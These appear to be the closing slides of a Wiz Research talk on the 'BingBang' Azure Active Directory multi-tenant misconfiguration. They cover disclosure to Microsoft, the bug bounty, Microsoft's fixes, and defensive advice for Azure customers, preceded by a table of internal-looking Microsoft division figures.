WDG	398,060.0	447,774.9	-49,714.9	1,708.4	400,389.7	47,385.3	391 PiB
OPG	1,008,325.0	1,051,837.1	-43,512.1	20,420.8	1,014,644.2	37,192.8	990.9 PiB
SMSG	7,235.0	5,586.3	1,648.7	445.8	4,826.2	760.1	4.7 PiB
LCA	45.0	4,120.8	-4,075.8	1,469.7	3,478.8	642.0	3.4 PiB
Marketing and Consumer Business	11,287.0	3,543.7	7,743.3	757.9	3,339.5	204.1	3.3 PiB
Experiences + Devices Mgmt	3,999.0	1,442.5	2,556.5	-32.1	1,258.6	183.8	1.2 PiB

Aftermath – Microsoft

- All issues were reported to Microsoft
- Applications were out of scope
- \$40,000 bug bounty - for AAD product and guidance improvements

Aftermath – Microsoft

- Documentation and guidance overhaul
- You can no longer sign in under a different tenant by default
 - There are several exceptions
- New configurations options
 - WEBSITE_AUTH_AAD_ALLOWED_TENANTS

Aftermath - Azure customers

- Manually check your multi-tenant apps
 - Should they be multi-tenant?
- Review your authorization logic
 - Do not rely on Azure's built-in checks alone
 - Implement claims-based authorization

For more guidance

<https://wiz.io/blog/azure-active-directory-bing-misconfiguration>

BingBang: AAD misconfiguration led to Bing.com results manipulation and account takeover

How Wiz Research found a common misconfiguration in Azure Active Directory that compromised multiple Microsoft applications, including a Bing management portal



Hillai Ben-Sasson
March 29, 2023

9 min read



<https://msrc.microsoft.com/blog/2023/03/guidance-on-potential-misconfiguration-of-authorization-of-multi-tenant-applications-that-use-azure-ad/>

Guidance on Potential Misconfiguration of Authorization of Multi-Tenant Applications that use Azure AD

[MSRC](#) / By [MSRC](#) / March 29, 2023 / 4 min read

Takeaways

- In the cloud, external exposure is more accessible than ever
 - Agility has its downsides
- Each service has its own shared responsibility model
 - Make sure you're aware of where the line is drawn
- Monitor your environments
 - Always enable logging
 - Track unusual activity

Thank you!

 @hillai

 research@wiz.io

 wiz.io/blog



wiz⁺